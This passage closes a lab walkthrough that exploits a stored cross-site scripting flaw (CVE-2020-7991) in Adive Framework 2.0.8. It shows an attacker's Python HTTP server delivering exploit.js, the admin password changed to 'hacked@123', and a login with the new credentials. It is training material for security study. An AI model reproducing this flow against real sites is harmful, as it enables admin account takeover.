


Step 12: Check the python server.

```
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.149.43.2 - - [29/Jan/2020 20:47:37] "GET /exploit.js HTTP/1.1" 200 -
```

The exploit.js has been triggered successfully and the password of user admin has been changed to hacked@123.

Step 13: Logout and login again with the new credentials to verify the exploitation.



References:

1. Adive Framework(https://www.adive.es/)
2. CVE-2020-7991 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7991)
3. Adive Framework 2.0.8 - Persistent Cross-Site Scripting (https://www.exploit-db.com/exploits/47946)